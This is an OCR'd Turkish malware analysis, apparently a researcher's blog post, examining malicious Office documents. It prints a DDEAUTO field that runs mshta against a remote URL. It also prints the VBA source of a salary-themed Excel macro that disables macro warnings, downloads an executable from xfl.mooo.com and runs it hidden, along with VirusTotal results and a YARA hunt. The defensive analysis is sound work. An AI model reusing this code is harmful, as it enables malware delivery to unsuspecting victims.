

C:\Users\Mert\Desktop\malwares\cvvv\word\document.xml - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
document.xml
document.xml
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<w:document xmlns:wpc="http://schemas.microsoft.com/office/word/2010/wordprocessingCanvas" xmlns:mc="http://schemas.openxmlformats.org/markup-compatibility/2006" xmlns:o="urn:schemas-microsoft-com:office:office" xmlns:r="http://schemas.openxmlformats.org/officeDocument/2006/relationships" xmlns:m="http://schemas.openxmlformats.org/officeDocument/2006/math" xmlns:v="urn:schemas-microsoft-com:vml" xmlns:wp14="http://schemas.microsoft.com/office/word/2010/wordprocessingDrawing" xmlns:wp="http://schemas.openxmlformats.org/drawingml/2006/wordprocessingDrawing" xmlns:w10="urn:schemas-microsoft-com:office:word" xmlns:w="http://schemas.openxmlformats.org/wordprocessingml/2006/main" xmlns:w14="http://schemas.microsoft.com/office/word/2010/wordml" xmlns:wpg="http://schemas.microsoft.com/office/word/2010/wordprocessingGroup" xmlns:wpi="http://schemas.microsoft.com/office/word/2010/wordprocessingInk" xmlns:wne="http://schemas.microsoft.com/office/word/2006/wordml" xmlns:wps="http://schemas.microsoft.com/office/word/2010/wordprocessingShape" mc:Ignorable="w14 wp14"><w:body><w:p w:rsidR="006E7123" w:rsidRDefault="004B5990" w:rsidP="004B5990"><w:pPr><w:rPr><w:lang w:val="tr-TR"/></w:rPr></w:pPr><w:r><w:rPr><w:lang w:val="tr-TR"/></w:rPr><w:fldChar w:fldCharType="begin"/></w:r><w:r><w:rPr><w:lang w:val="tr-TR"/></w:rPr><w:instrText xml:space="preserve"> </w:instrText></w:r><w:r w:rsidR="004B5990"><w:rPr><w:lang w:val="tr-TR"/></w:rPr><w:instrText>DDEAUTO C:\\Programs\\Microsoft\\Office\\MSword.exe\\..\\..\\..\\..\\windows\\system32\\mshta.exe "http://192.168.162.129:8080/U4xAajpm"</w:instrText></w:r><w:r><w:rPr><w:lang w:val="tr-TR"/></w:rPr><w:fldChar w:fldCharType="separate"/></w:r><w:r><w:rPr><w:b/><w:noProof/><w:lang w:val="tr-TR"/></w:rPr><w:t>!Beklenmeyen Form</w:t></w:r><w:r><w:rPr><w:rFonts w:hint="cs"/><w:b/><w:noProof/><w:lang w:val="tr-TR"/></w:rPr><w:t>ü</w:t></w:r><w:r><w:rPr><w:b/><w:noProof/><w:lang w:val="tr-TR"/></w:rPr><w:t>l Sonu</w:t></w:r><w:r><w:rPr><w:lang w:val="tr-TR"/></w:rPr><w:fldChar w:fldCharType="end"/></w:r></w:p><w:sectPr w:rsidR="006E7123" w:rsidRPr="004B5990"><w:pgSz w:w="11906" w:h="16838"/><w:pgMar w:top="1134" w:right="850" w:bottom="1134" w:left="1701" w:header="708" w:footer="708" w:gutter="0"/><w:cols w:space="708"/><w:docGrid w:linePitch="360"/></w:sectPr></w:body></w:document>
eXtensible Markup Language file
length : 2.572 lines : 2
Ln : 1 Col : 1 Sel : 0 | 0
Windows (CR LF)
UTF-8
INS



Son olarak TEMMUZ MAAŞ.xlsm isimli Office dosyası dikkatimi çekti. Dosyanın içinde yer alan makro dosyasını oletools aracı ile analiz ettiğimde, http://xfl[.]mooo.com web adresinden client.exe isimli bir dosyayı indirip ardından bunu TEMP klasörüne cache1.exe adı altında kaydettikten sonra çalıştırıyordu. TEMMUZ MAAŞ.xlsm dosyasının içeriği sahte olmayacak kadar gerçeğe benziyordu. Hem VirusTotal üzerinde hem de retrohunt ile http://xfl[.]mooo.com web adresi ile ilişkili dosyaları aradığımda çok sayıda birbiri ile ilgisi olmayan dosya olduğunu gördüm. Kimi dosyalar bir kuruma özel olarak oluşturulmuş talimat dosyalarıydi kimileri ise bir ürüne ait kullanma kılavuzuydu. Gerçekten kuruma özel olan bu dosyalara bir şekilde ulaşıp makro yerleştiren birileri mi vardı yoksa art niyetli kişiler derslerini iyi çalışıp bu kadar gerçekçi makro içeren dokümanlar mı oluşturuyordu ? sorusu kafamı kurcalamaya başladı.


Antivirus scan for 18cb1
https://www.virustotal.com/en/file/18cb1aa0d8f3fcb75f3c2f5598fde5d01a094028d7dc1822a6b2152727774bdc/analysis/
Community
Statistics
Documentation
FAQ
About
English
Join our community
Sign in
virustotal
SHA256: 18cb1aa0d8f3fcb75f3c2f5598fde5d01a094028d7dc1822a6b2152727774bdc
File name: =?UTF-8?Q?TEMMUZ_MAA=C5=9E=2Exlsm?=
Detection ratio: 15 / 59
Analysis date: 2018-08-17 12:55:28 UTC (5 months ago)
0 0
Analysis
File detail
Additional information
Comments 1
Votes
Antivirus
Result
Update
Avira (no cloud)
HEUR/Macro.Downloader
20180817
AVware
LooksLike.Macro.Downloader.a (v)
20180817
CAT-QuickHeal
O97M.Dropper.R
20180817
Endgame
malicious (high confidence)
20180730
F-Secure
Trojan:W97M/MaliciousMacro.GEN
20180817
Fortinet
WM/Agent.B7B2!tr
20180817
Kaspersky
HEUR:Trojan-Downloader.Script.Generic
20180817
NANO-Antivirus
Trojan.Ole2.Vbs-heuristic.druvzi
20180817
Qihoo-360
virus.office.qexvmc.1070
20180817
Rising
Macro.Run.c (CLASSIC)
20180817
Symantec
ISB.Downloader!gen60
20180817
TACHYON
Suspicious/XOX.Obfus.Gen
20180817
Tencent
Heur.MSWord.Downloader.d
20180817
ZoneAlarm by Check Point
HEUR:Trojan-Downloader.Script.Generic
20180817
Zoner
Probably W97Shell
20180816


VirusTotal
https://www.virustotal.com/#/file/18cb1aa0d8f3fcb75f3c2f5598fde5d01a094028d7dc1822a6b2152727774bdc/details
Search or scan a URL, IP address, domain, or file hash
May create OLE objects.
May enumerate open windows.
May open a file.
May write to a file.
May read system environment variables.
Macros And VBA Code Streams
ThisWorkbook.cls
exe-pattern
url-pattern
auto-open
create-file
create-ole
enum-windows
environ
open-file
run-file
write-file
Shell "cmd.exe /c " + TMP, vbHide
End If
End Sub
Sub FDW()
Dim URL, TMP As String
URL = "http://xfl.mooo.com"
TMP = Environ("Temp") & "\~$cache1.exe"
Set WinHttpReq = CreateObject("WinHttp.WinHttpRequest.5.1")
If WinHttpReq Is Nothing Then
Set WinHttpReq = CreateObject("WinHttp.WinHttpRequest.5")
End If
WinHttpReq.Option(0) = "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0)"
WinHttpReq.Option(6) = AllowRedirects
WinHttpReq.Option(12) = True
WinHttpReq.Open "GET", URL, False
On Error Resume Next
WinHttpReq.Send
Document Properties
Cp:lastModifiedBy MÜDÜR
Dc:creator RPC1
Dcterms:created 2015-01-15T16:55:01Z
Dcterms:modified 2018-08-17T11:07:27Z
AppVersion 12.0000
Application Microsoft Excel
DocSecurity 0
HyperlinksChanged false
LinksUpToDate false
ScaleCrop false



TEMMUZ MAAŞ.xls - Excel
SECURITY WARNING Macros have been disabled.
Enable Content
D28
XCEL FORMAT DOSYASININ KULLANIMI
HAZİRAN MAAŞ VE EĞİTİM ÖĞRETİM ÖDENEĞİ
MÜŞTERİ NUMARASI
Ödeme Tarihi
17.08.2018
Toplam Ödenecek Tutar ve Personel Sayısı
Şube Kodu
731
17.224,61
Kurum Kodu
SE
11
Ay
07
Para Birimi
Ödeme Türü
M
TL
Personel Adı Soyadı
Personel Hesap No
Personel Sicil No
Meblağ
Personel Iban No
1.603,12
1.543,12
1.543,12
1.596,40
1.543,12
1.543,12
1.543,12
1.596,40
1.565,95
1.573,57
1.573,57
kurummaas
Kullanım Klavuzu
Sheets 1
C:\Windows\system32\cmd.exe
Private Sub App_DocumentOpen(ByVal Doc As Document)
Application.DisplayAlerts = False
Closing = False
ActiveDocument.Content.Font.Hidden = False
RegKeySave "HKCU\Software\Microsoft\Office\" & Application.Version & "\Excel\Security\VBAWarnings", 1, "REG_DWORD"
RegKeySave "HKCU\Software\Microsoft\Office\" & Application.Version & "\Word\Security\VBAWarnings", 1, "REG_DWORD"
Call MPS
End Sub
Private Sub App_DocumentBeforeSave(ByVal Doc As Document, SaveAsUI As Boolean, Cancel As Boolean)
If Closing Then
ActiveDocument.Content.Font.Hidden = True
End If
End Sub
Private Sub App_DocumentBeforeClose(ByVal Doc As Document, Cancel As Boolean)
Closing = True
End Sub
Sub RegKeySave(i_RegKey As String, i_Value As String, Optional i_Type As String = "REG_SZ")
Dim myWS As Object
Set myWS = CreateObject("WScript.Shell")
myWS.RegWrite i_RegKey, i_Value, i_Type
End Sub
Sub MPS()
Dim FS: Set FS = CreateObject("scripting.filesystemobject")
TMP = Environ("Temp") & "\~$cache1.exe"
If Not FS.FileExists(TMP) Then
Call FDW
If FS.FileExists(TMP) Then
On Error Resume Next
Shell "cmd.exe /c " + TMP, vbHide
End If
Else
On Error Resume Next
Shell "cmd.exe /c " + TMP, vbHide
End If
End Sub
Sub FDW()
Dim URL, TMP As String
URL = "http://xfl.mooo.com"
TMP = Environ("Temp") & "\~$cache1.exe"
Set WinHttpReq = CreateObject("WinHttp.WinHttpRequest.5.1")
If WinHttpReq Is Nothing Then
Set WinHttpReq = CreateObject("WinHttp.WinHttpRequest.5")
End If
Search oletools
Type
Size
File folder
Python File 0 KB
Compiled Python ... 1 KB
Microsoft Word M... 11.478 KB
Microsoft Word D... 13 KB
Text Document 6 KB
VBScript Script File 6 KB
VBScript Script File 8 KB
Microsoft Word D... 13 KB
VBA File 4 KB
Python File 7 KB
Microsoft Word 9... 58 KB
Text Document 3 KB
Python File 15 KB
Python File 17 KB
Python File 15 KB
%100


virustotal intelligence

Rulesets | Notifications | Scan file | Retrohunt


Job status	Finished
Rules	rule xfl_sifresi : XFL { meta: author = "Mert SARICA (mert.sarica@gmail.com)" version = "0.1" weight = 5 strings: $a = "xfl.mooo.com" ...
Creation time	Oca. 5, 2019, 8:22 ö.ö.
Finish time	Oca. 5, 2019, 11:48 ö.ö.
Scanned data	420.9 TB
Scanning speed	Calculating...
Matches	24 Download hashes

